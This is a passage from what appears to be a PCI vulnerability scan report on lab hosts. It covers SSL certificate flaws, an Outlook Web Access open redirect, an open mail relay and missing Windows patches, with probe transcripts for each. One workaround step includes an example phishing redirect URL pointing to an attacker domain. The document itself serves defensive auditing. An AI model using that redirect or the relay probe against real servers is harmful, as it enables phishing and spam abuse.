An attacker can successfully exploit this issue when the 401 error is returned when authentication is required. Also, an attacker can find out that the Basic Authentication scheme is used using the WWW-authenticate header.

SOLUTION:
Please contact the vendor of the hardware/software for a possible fix for the issue.

RESULT:
GET /exchange HTTP/1.1

Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)

HTTP/1.1 401 Unauthorized
Content-Length: 83
Content-Type: text/html
Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET
Date: Fri, 17 Feb 2012 18:33:57 GMT

<html><head><title>Error</title></head><body>Error: Access is Denied.</body></html>

2 SSL Certificate - Subject Common Name Does Not Match Server FQDN port 443/tcp over SSL

QID:	38170	CVSS Base:	2.6	PCI Severity:	LOW
Category:	General remote services	CVSS Temporal:	2.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	09/29/2008				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

A certificate whose Subject commonName or subjectAltName does not match the server FQDN offers only encryption without authentication.

Please note that a false positive reporting of this vulnerability is possible in the following case:
If the common name of the certificate uses a wildcard such as *.somedomainname.com and the reverse DNS resolution of the target IP is not configured. In this case there is no way for QualysGuard to associate the wildcard common name to the IP. Adding a reverse DNS lookup entry to the target IP will solve this problem.

IMPACT:
A man-in-the-middle attacker can exploit this vulnerability in tandem with a DNS cache poisoning attack to lure the client to another server, and then steal all the encryption communication.

SOLUTION:
Please install a server certificate whose Subject commonName or subjectAltName matches the server FQDN.

RESULT:

Certificate #0 doesn't resolve


3 Microsoft Outlook Web Access Redirection Weaknesses

QID:	90500	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Windows	CVSS Temporal:	6.5	PCI Status:	FAIL
CVE ID:	CVE-2005-0420, CVE-2008-1547				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/10/2011				

THREAT:
Microsoft Exchange Server is a messaging and collaborative software product that provides support for electronic mail, calendaring, contacts and tasks, mobile and web-based access to information; and data storage. Outlook Web Access is a webmail service of Microsoft Exchange Server 5.0 and later.

Microsoft Outlook Web Access (OWA) is prone to the following vulnerabilities:

- An error exists in the way OWA uses an unverified user supplied argument to redirect a user after successful authentication. This can be exploited by sending a specially-crafted URL containing malicious characters to the "owalogon.asp" script to redirect the user to an untrusted (fake) site after successful authentication. (CVE-2005-0420)

- A weakness exists in OWA which is caused by an open redirect vulnerability in the "redir.asp" script allowing to redirect users to a site specified within the "URL" parameter. An attacker could exploit this vulnerability using a specially-crafted URL to redirect a victim to arbitrary Web sites. (CVE-2008-1547)

These weaknesses affect Microsoft Exchange Server 2003.

IMPACT:
If these vulnerabilities are successfully exploited, attackers may be allowed to conduct phishing attacks against unsuspecting users by causing an arbitrary page to be loaded.

SOLUTION:
Patch:
Upgrade to Microsoft Exchange Server 2007, available from the Microsoft Web site.

Workaround:

Workaorund#1:

1. Navigate to 'C:\Program Files\Exchsrvr\exchweb\bin\auth\usa' (or whatever locale you are using);
2. Make a backup copy of logon.asp;
3. Edit logon.asp;
4. Go to line 54 of logon.asp;
5. Hardcode the redirectPath variable to the path you are passing in to the URL, in the case of Microsoft's OWA servers, line 54 of logon.asp should look like: redirectPath = "http://mail.microsoft.com/exchange/" ;
6. Close and save logon.asp ;
7. Click the URL below and logon to verify the reported vulnerability no longer works (i.e. users are not redirected to the h4x0r3d.net domain): http://mail.microsoft.com/exchweb/bin/auth/owalogon.asp?url=http://h4... et/phisher.asp ;

Impact of the workaround: Applying the workaround may break the functionality of the application and prevent it from working properly. The workaround should be tested on a non-production system before being promoted to a live production system.

Workaround #2:

1. Disable Form Based Authentication for the OWA site.

RESULT:

```
<FORM action="/exchweb/bin/auth/owaauth.dll" method="POST" name="logonForm">

 <INPUT type="hidden" name="destination" value="http://QUALYS.com">
 <INPUT type="hidden" name="flags" value="0">
 <TABLE
```

3 FTP Server Does Not Support AUTH Command port 21/tcp

QID:	27356	CVSS Base:	4.8	PCI Severity:	MED
Category:	File Transfer Protocol	CVSS Temporal:	4.5		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	01/12/2012				

THREAT:
The remote FTP server does not support the AUTH command, which makes FTP clients send credentials in clear text.

IMPACT:
If this vulnerability is successfully exploited, attackers can intercept the credentials by eavesdropping on the connection.

SOLUTION:
Upgrade/migrate to a FTP server that supports the AUTH command.

RESULT:

```
500 'AUTH GSSAPI': command not understood
```

Potential Vulnerabilities (4)

3 Microsoft Exchange and Windows SMTP Service Denial of Service and Information Disclosure Vulnerabilities (MS10-024)

QID:	90598	CVSS Base:	6.4	PCI Severity:	MED
Category:	Windows	CVSS Temporal:	5		
CVE ID:	CVE-2010-0024, CVE-2010-0025, CVE-2010-1689, CVE-2010-1690				
Vendor Reference:	MS10-024				
Bugtraq ID:	39308, 39381				
Last Update:	04/14/2010				

THREAT:
The Simple Mail Transfer Protocol (SMTP) is a service that transfers email, is installed as part of E-mail Services or Internet Information Services (IIS).

Microsoft Exchange and Windows SMTP Service are exposed to the following vulnerabilities:

1) A denial of service vulnerability exists in the way that the Microsoft Windows Simple Mail Transfer Protocol (SMTP) component handles specially crafted DNS Mail Exchanger (MX) resource records. An attempt to exploit the vulnerability would not require authentication, allowing an attacker to exploit the vulnerability by sending a specially crafted network message to a computer running the SMTP service. (CVE-2010-0024)

2) An information disclosure vulnerability exists in the Microsoft Windows Simple Mail Transfer Protocol (SMTP) component due to the manner in which the SMTP component handles memory allocation. An attacker could exploit the vulnerability by sending invalid commands, followed by the STARTTLS command, to an affected server. An attacker who successfully exploits this vulnerability could read random email message fragments stored on the affected server. (CVE-2010-0025)

Microsoft has released a security update that addresses the vulnerabilities by correcting the manner in which SMTP parses MX records and the manner in which SMTP allocates memory for interpreting SMTP command responses.

Windows XP Embedded Systems:- For additional information regarding security updates for embedded systems, refer to the following MSDN blog (s):
April 2010 Security Updates for Standard 2009 and XPe are Available on ECE (KB981832, KB976323)

IMPACT:
Successfully exploiting this vulnerabilities might allow a remote attacker to cause denial of service conditions or get exposure to sensitive information.

SOLUTION:
Patch:
Following are links for downloading patches to fix the vulnerabilities:

Microsoft Windows 2000 Service Pack 4

Windows XP Service Pack 2 and Windows XP Service Pack 3

Windows XP Professional x64 Edition Service Pack 2

Windows Server 2003 Service Pack 2

Windows Server 2003 x64 Edition Service Pack 2

Windows Server 2003 with SP2 for Itanium-based Systems

Windows Server 2008 for 32-bit Systems and Windows Server 2008 for 32-bit Systems Service Pack 2

Windows Server 2008 for x64-based Systems and Windows Server 2008 for x64-based Systems Service Pack 2

Windows Server 2008 R2 for x64-based Systems

Microsoft Exchange Server 2000 Service Pack 3

Microsoft Exchange Server 2003 Service Pack 2

Microsoft Exchange Server 2007 Service Pack 1 for x64-based Systems

Microsoft Exchange Server 2007 Service Pack 2 for x64-based Systems

Microsoft Exchange Server 2010 for x64-based Systems

Refer to Microsoft Security Bulletin MS10-024 for further details.

Virtual Patches:
Trend Micro Virtual Patching
Virtual Patch #1004103: SMTP Server MX Record Vulnerability
Virtual Patch #1004149: Microsoft Windows SMTP Service DNS Response Spoofing

RESULT:

220 cook.asvtestbed.com Microsoft ESMTP MAIL Service, Version: 6.0.3790.0 ready at Fri, 17 Feb 2012 13:07:17 -0500

3 Possible Mail Relay port 25/tcp

QID:	74037	CVSS Base:	10	PCI Severity:	HIGH
Category:	Mail services	CVSS Temporal:	9	PCI Status:	FAIL
CVE ID:	CVE-1999-0512, CVE-2002-1278, CVE-2003-0285				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/04/2009				

THREAT:
The Internet Electronic Mail exchange protocol (SMTP) is designed to work with relays. These days, there is less of a need for relaying functions and, in fact, relaying functions are highly vulnerable to attacks because they allow unauthorized users to connect once to a mail server for a single message. Then, the relaying server distributes the message to thousands of recipients.

It is possible that mail relaying is allowed by the mail server on the host. More details about the specific relaying addresses that are accepted by the mail server are given in the Results section. Since a mail server that accepts a relaying address may be configured not to actually deliver the mail to that address. If this is the case, you may safely ignore this report.

IMPACT:
If mail relaying is indeed allowed, unauthorized Internet users can exploit your Mail server to send anonymous e-mail messages, send massive advertisement messages to unwilling recipients, consume bandwidth or cause denial of service on your servers.

SOLUTION:
Disallow mail relaying if it is allowed. The mail exchanger will need to be reconfigured accordingly.

RESULT:

HELO qualysguard.com

250 cook.asvtestbed.com Hello [64.39.111.17]

MAIL FROM:<qgmrfrom@qualysguard.com>

250 2.1.0 qgmrfrom@qualysguard.com....Sender OK

RCPT TO:<qgmrtest@qualysguard.com>

250 2.1.5 qgmrtest@qualysguard.com

DATA

354 Start mail input; end with <CRLF>.<CRLF>

QG mail relay test # 1
.

250 2.6.0 <COOK4bkSu7W3Dd2EFC300000001@cook.asvtestbed.com> Queued mail for delivery

4 Windows TCP/IP Remote Code Execution and Denial of Service Vulnerabilities (MS05-019)

QID:	90244	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Windows	CVSS Temporal:	5.9	PCI Status:	FAIL
CVE ID:	CVE-2005-0048, CVE-2004-0790, CVE-2004-1060, CVE-2004-0230, CVE-2005-0688, CVE-2004-0791				
Vendor Reference:	MS05-019				
Bugtraq ID:	-				
Last Update:	07/10/2008				

THREAT:
Microsoft Security Update MS05-019 was not found on the host. This update resolves the issues described below.

IP Validation Vulnerability:

A remote code execution vulnerability allows an attacker to send a specially crafted IP message to an affected system. An attacker who successfully exploits this vulnerability could cause the affected system to remotely execute code. However, attempts to exploit this vulnerability would most likely result in a denial of service. (CAN-2005-0048)

ICMP Connection Reset Vulnerability:
A denial of service vulnerability allows an attacker to send a specially crafted Internet Control Message Protocol (ICMP) message to an affected system. An attacker who successfully exploits this vulnerability could cause the affected system to reset existing TCP connections. (CAN-2004-0790)

ICMP Path MTU Vulnerability:
A denial of service vulnerability allows an attacker to send a specially crafted Internet Control Message Protocol (ICMP) message to an affected system, which could cause network performance to degrade and potentially stop the affected system from responding to requests. (CAN-2004-1060)

TCP Connection Reset Vulnerability:
A denial of service vulnerability allows an attacker to send a specially crafted TCP message to an affected system. An attacker who successfully exploits this vulnerability could cause the affected system to reset existing TCP connections. (CAN-2004-0230)

Spoofed Connection Request Vulnerability:
A denial of service vulnerability allows an attacker to send a specially crafted TCP/IP message to an affected system. An attacker who successfully exploited this vulnerability could cause the affected system to stop responding. (CAN-2005-0688)
Windows XP Embedded Systems:- For additional information regarding security updates for embedded systems, refer to the following MSDN blog (s):
June Security Updates for Embedded (KB893066)April Security Updates for Embedded (KB893066)

IMPACT:

An attacker who successfully exploits the most severe of these vulnerabilities could take complete control of an affected system. The attacker could then install programs, view/edit sensitive data, and create new accounts with full user rights. An attacker who successfully exploits the most severe of these vulnerabilities would most likely cause the affected system to stop responding.

SOLUTION:
Patch:
Following are links for downloading patches to fix the vulnerabilities:

Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service Pack 4 :
http://www.microsoft.com/downloads/details.aspx?FamilyId=FCDF84FF-AE44-4EB1-A58C-12D5D122FC95
Microsoft Windows XP Service Pack 1 and Microsoft Windows XP Service Pack 2 :
http://www.microsoft.com/downloads/details.aspx?FamilyId=81049A86-6F39-4A27-A643-391262785CF3
Microsoft Windows XP 64 Bit Edition Service Pack 1 (Itanium) :
http://www.microsoft.com/downloads/details.aspx?FamilyId=98D7C0DA-EA4D-4095-9047-C0086D0D29A8
Microsoft Windows XP 64 Bit Edition Version 2003 (Itanium) :
http://www.microsoft.com/downloads/details.aspx?FamilyId=AC019224-82BE-4263-B977-02D4DC6C9FF6
Microsoft Windows Server 2003 :
http://www.microsoft.com/downloads/details.aspx?FamilyId=F1F9A44F-D4F1-4EF8-83F7-737DF6CC292E
Microsoft Windows Server 2003 for Itanium based Systems :
http://www.microsoft.com/downloads/details.aspx?FamilyId=AC019224-82BE-4263-B977-02D4DC6C9FF6
Refer to Micrsoft Security Bulletin MS05-019 for further details.

RESULT:

Tested on port 25 with ICMP Destination Unreachable Type 3, Codes 2, 3, & 4 Hard Errors (with a TCP Sequence Offset of 16 Bytes).

4 Microsoft Windows SMTP Component Remote Code Execution (MS04-035)

QID:	74167	CVSS Base:	10	PCI Severity:	HIGH
Category:	Mail services	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	CVE-2004-0840				
Vendor Reference:	MS04-035				
Bugtraq ID:	11374				
Last Update:	06/09/2009				

THREAT:
A remote code execution vulnerability exists in the Windows Server 2003 SMTP component because of the way that it handles Domain Name System (DNS) lookups. An attacker could exploit the vulnerability by causing the server to process a particular DNS response that allows remote code execution.

IMPACT:
An attacker who successfully exploits this vulnerability could take complete control of an affected system.

SOLUTION:
Patch:
Following are links for downloading patches to fix the vulnerabilities:

Microsoft Windows XP 64 Bit Edition Version 2003 :
http://www.microsoft.com/downloads/details.aspx?FamilyId=b53e890d-7d6a-4bb4-8e28-15d661014288
Microsoft Windows Server 2003 :
http://www.microsoft.com/downloads/details.aspx?FamilyId=d7767455-1ca0-49ea-8f71-76da5d451a07
Microsoft Windows Server 2003 64 Bit Edition :
http://www.microsoft.com/downloads/details.aspx?FamilyId=b53e890d-7d6a-4bb4-8e28-15d661014288
Microsoft Exchange Server 2003 when installed on Microsoft Windows 2000 Service Pack 3 or Microsoft Windows 2000 Service Pack 4 :
http://www.microsoft.com/downloads/details.aspx?FamilyId=313BEC77-0845-46D4-BB43-06C792ADB2EA
Microsoft Exchange 2000 Server Service Pack 3 :
http://www.microsoft.com/downloads/details.aspx?FamilyId=EDADF98A-0D26-401B-BCB7-E199477A75C2
Refer to Micrsoft Security Bulletin MS04-035 for further details.

RESULT:

220 cook.asvtestbed.com Microsoft ESMTP MAIL Service, Version: 6.0.3790.0 ready at Fri, 17 Feb 2012 13:07:17 -0500

Information Gathered (11)

1 DNS Host Name

QID:	6
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 12	No registered hostname

1 Traceroute

QID:	45006
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		0.69ms	ICMP
2		1.00ms	ICMP
3		1.16ms	ICMP
4		0.51ms	ICMP
5		2.49ms	ICMP
6		21.79ms	ICMP
7		18.68ms	ICMP
8		18.22ms	ICMP
9		18.69ms	ICMP
10		90.35ms	ICMP
11		276.17ms	ICMP
12		90.61ms	ICMP
13		89.40ms	ICMP
14		90.18ms	ICMP
15		89.28ms	ICMP
16		93.37ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 12	109.64ms	ICMP

1 Host Scan Time

QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	11/19/2004

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:
Scan duration: 5404 seconds

Start time: Fri, Feb 17 2012, 17:22:06 GMT

End time: Fri, Feb 17 2012, 18:52:10 GMT

1 Open TCP Services List

QID:	82023
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	06/15/2009

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
21	ftp	File Transfer [Control]	ftp	
25	smtp	Simple Mail Transfer	smtp	
80	www	World Wide Web HTTP	http	
443	https	http protocol over TLS/SSL	http over ssl	

1 Scan Diagnostics port 80/tcp

QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/16/2009

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Collected 1 links overall.
Path manipulation: estimated time < 1 minute (82 tests, 1 inputs)
Path manipulation: 82 vulnsigs tests, completed 68 requests, 4 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 1 inputs)
WS enumeration: 9 vulnsigs tests, completed 9 requests, 5 seconds. All tests completed.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Cookie manipulation: estimated time < 1 minute (26 tests, 0 inputs)
Cookie manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Header manipulation: estimated time < 1 minute (26 tests, 1 inputs)
Header manipulation: 26 vulnsigs tests, completed 17 requests, 1 seconds. XSS optimization removed 17 links. Completed 17 requests of 52 estimated requests (33%). All tests completed.
Total requests made: 108
Average server response time: 0.49 seconds
Most recent links:

Scan launched using PCI WAS combined mode.
HTML form authentication unavailable, no WEBAPP entry found
Request queue contains invalid link:
Collected 0 links overall.
No links were discovered during the crawl phase.
Total requests made: 0
Average server response time: 0.00 seconds
Most recent links:
Scan launched using PCI WAS combined mode.
HTML form authentication unavailable, no WEBAPP entry found
Scan launched using PCI WAS combined mode.

1 SSL Web Server Version port 443/tcp

QID:	86001
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

RESULT:

Server Version	Server Banner
Microsoft-IIS/6.0	Microsoft-IIS/6.0

1 Web Server Version port 80/tcp

QID: 86000
Category: Web server
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/01/1999

RESULT:

Server Version	Server Banner
Microsoft-IIS/6.0	Microsoft-IIS/6.0

1 External Links Discovered port 80/tcp

QID: 150010
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/19/2007

THREAT:
The external links discovered by the Web application scanning engine are provided in the Results section. These links were present on the target Web application, but were not crawled.

RESULT:
Number of links: 1

1 Links Crawled port 80/tcp

QID: 150009
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/21/2008

THREAT:
The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.

RESULT:
Duration of crawl phase (seconds): 4.00

Number of links: 1
(This number excludes form requests and links re-requested during authentication.)

Duration of crawl phase (seconds): 0.00
Number of links: 0
(This number excludes form requests and links re-requested during authentication.)

No links were crawled during this scan. Review the scan configuration and target web application for errors. When possible, additional diagnostic information will be reported in QID 150021.

1 Firewall Detected

QID:	34011
Category:	Firewall
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:

Some of the ports filtered by the firewall are: 20, 22, 23, 53, 111, 135, 445, 1, 7, 11.

Listed below are the ports filtered by the firewall.
No response has been received when any of these ports is probed.
1-20,22-24,26-79,81-442,444-1705,1707-1999,2001-2146,2148-2512,2514-2701,
2703-5630,5632-6128,6130-42423,42425-65535

2 Operating System Detected

QID:	45017
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/09/2005

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that for the firewall instead of for the host being scanned.

2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system. sysDescr" for the operating system.

IMPACT:
Not applicable

SOLUTION:
Not applicable

RESULT:

Operating System	Technique	ID
Windows 2003	TCP/IP Fingerprint	U5175:21

IP Address: 13(patton.asvlab.local,PATTON) Windows 2008 Enterprise Server Service Pack 1

Vulnerabilities Total	27	Security Risk	5.0

Vulnerabilities (12)

2 SSL Certificate - Signature Verification Failed Vulnerability port 110/tcp over SSL

QID:	38173	CVSS Base:	9.4	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/23/2009				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection. The authentication is done by verifying that the public key in the certificate is signed by a trusted third-party Certificate Authority.

If a client is unable to verify the certificate, it can abort communication or prompt the user to continue the communication without authentication.

IMPACT:
By exploiting this vulnerability, man-in-the-middle attacks in tandem with DNS cache poisoning can occur.

Exception:
If the server communicates only with a restricted set of clients who have the server certificate or the trusted CA certificate, then the server or CA certificate may not be available publicly, and the scan will be unable to verify the signature.

SOLUTION:
Please install a server certificate signed by a trusted third-party Certificate Authority.

RESULT:

Certificate #0 CN=patton unable to get local issuer certificate

2 SSL Certificate - Signature Verification Failed Vulnerability port 443/tcp over SSL

QID:	38173	CVSS Base:	9.4	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	-				

Vendor Reference: -
Bugtraq ID: -
Last Update: 05/23/2009

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection. The authentication is done by verifying that the public key in the certificate is signed by a trusted third-party Certificate Authority.

If a client is unable to verify the certificate, it can abort communication or prompt the user to continue the communication without authentication.

IMPACT:
By exploiting this vulnerability, man-in-the-middle attacks in tandem with DNS cache poisoning can occur.

Exception:
If the server communicates only with a restricted set of clients who have the server certificate or the trusted CA certificate, then the server or CA certificate may not be available publicly, and the scan will be unable to verify the signature.

SOLUTION:
Please install a server certificate signed by a trusted third-party Certificate Authority.

RESULT:

Certificate #0 CN=patton unable to get local issuer certificate

2 SSL Certificate - Signature Verification Failed Vulnerability port 587/tcp over SSL

QID:	38173	CVSS Base:	9.4	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/23/2009				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection. The authentication is done by verifying that the public key in the certificate is signed by a trusted third-party Certificate Authority.

If a client is unable to verify the certificate, it can abort communication or prompt the user to continue the communication without authentication.

IMPACT:
By exploiting this vulnerability, man-in-the-middle attacks in tandem with DNS cache poisoning can occur.

Exception:
If the server communicates only with a restricted set of clients who have the server certificate or the trusted CA certificate, then the server or CA certificate may not be available publicly, and the scan will be unable to verify the signature.

SOLUTION:
Please install a server certificate signed by a trusted third-party Certificate Authority.

RESULT:

Certificate #0 CN=patton unable to get local issuer certificate

2 SSL Insecure Protocol Negotiation Weakness port 443/tcp over SSL

QID:	38477	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.9	PCI Status:	FAIL
CVE ID:	CVE-2005-2969				
Vendor Reference:	secadv_20051011				
Bugtraq ID:	15071				
Last Update:	05/23/2008				

THREAT:
Certain implementations of SSL like OpenSSL are susceptible to a remote protocol negotiation weakness. This issue is due to the implementation of the "SSL_OP_MSIE_SSLV2_RSA_PADDING" option to maintain compatibility with third party software. This issue presents itself when two peers attempt to negotiate the protocol they wish to communicate with. The goal of proper SSL negotiation is to choose the most secure protocol that both the client and server support.

If the "SSL_OP_MSIE_SSLV2_RSA_PADDING" option is enabled and an attacker can intercept and modify the packets between the client and server, the attacker is able to force the negotiation to utilize SSL version 2, even though more secure options are available.

It should be noted that the "SSL_OP_MSIE_SSLV2_RSA_PADDING" option is enabled with the frequently used " SSL_OP_ALL" option.

SSL peers configured not to permit SSLv2 are not affected by this issue. Also, if SSLv2 is not enabled then the servers are not susceptible to this vulnerability.

Microsoft Windows Server 2008 is also affected.

IMPACT:
By exploiting this vulnerability, an attacker may then exploit various insecurities in SSLv2 to gain access to, or tamper with the cleartext communications between the targeted client and server.

SOLUTION:
OpenSSL has released new versions to address this issue.

FreeBSD has released advisory FreeBSD-SA-05:21.openssl to address this issue. See the referenced advisory for further information.

RedHat has released advisory RHSA-2005:800-8 to address this issue in RedHat Enterprise Linux operating systems. See the referenced advisory for further information.

RESULT:
No results available

2 SSL Certificate - Subject Common Name Does Not Match Server FQDN port 110/tcp over SSL

QID:	38170	CVSS Base:	2.6	PCI Severity:	LOW
Category:	General remote services	CVSS Temporal:	2.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	09/29/2008				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

A certificate whose Subject commonName or subjectAltName does not match the server FQDN offers only encryption without authentication.

Please note that a false positive reporting of this vulnerability is possible in the following case:
If the common name of the certificate uses a wildcard such as *.somedomainname.com and the reverse DNS resolution of the target IP is not configured. In this case there is no way for QualysGuard to associate the wildcard common name to the IP. Adding a reverse DNS lookup entry to the target IP will solve this problem.

IMPACT:
A man-in-the-middle attacker can exploit this vulnerability in tandem with a DNS cache poisoning attack to lure the client to another server, and then steal all the encryption communication.

SOLUTION:
Please install a server certificate whose Subject commonName or subjectAltName matches the server FQDN.

RESULT:

Certificate #0 CN=patton (patton) doesn't resolve
(patton.asvlab.local) doesn't resolve
(patton) doesn't resolve

2 SSL Certificate - Subject Common Name Does Not Match Server FQDN port 443/tcp over SSL

QID:	38170	CVSS Base:	2.6	PCI Severity:	LOW
Category:	General remote services	CVSS Temporal:	2.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	09/29/2008				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

A certificate whose Subject commonName or subjectAltName does not match the server FQDN offers only encryption without authentication.

Please note that a false positive reporting of this vulnerability is possible in the following case:
If the common name of the certificate uses a wildcard such as *.somedomainname.com and the reverse DNS resolution of the target IP is not configured. In this case there is no way for QualysGuard to associate the wildcard common name to the IP. Adding a reverse DNS lookup entry to the target IP will solve this problem.

IMPACT:
A man-in-the-middle attacker can exploit this vulnerability in tandem with a DNS cache poisoning attack to lure the client to another server, and then steal all the encryption communication.

SOLUTION:
Please install a server certificate whose Subject commonName or subjectAltName matches the server FQDN.

RESULT:

Certificate #0 CN=patton (patton) doesn't resolve
(patton.asvlab.local) doesn't resolve
(patton) doesn't resolve

2 SSL Certificate - Subject Common Name Does Not Match Server FQDN port 587/tcp over SSL

QID:	38170	CVSS Base:	2.6	PCI Severity:	LOW

Category:	General remote services	CVSS Temporal:	2.1
CVE ID:	-		
Vendor Reference:	-		
Bugtraq ID:	-		
Last Update:	09/29/2008		

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

A certificate whose Subject commonName or subjectAltName does not match the server FQDN offers only encryption without authentication.

Please note that a false positive reporting of this vulnerability is possible in the following case:
If the common name of the certificate uses a wildcard such as *.somedomainname.com and the reverse DNS resolution of the target IP is not configured. In this case there is no way for QualysGuard to associate the wildcard common name to the IP. Adding a reverse DNS lookup entry to the target IP will solve this problem.

IMPACT:
A man-in-the-middle attacker can exploit this vulnerability in tandem with a DNS cache poisoning attack to lure the client to another server, and then steal all the encryption communication.

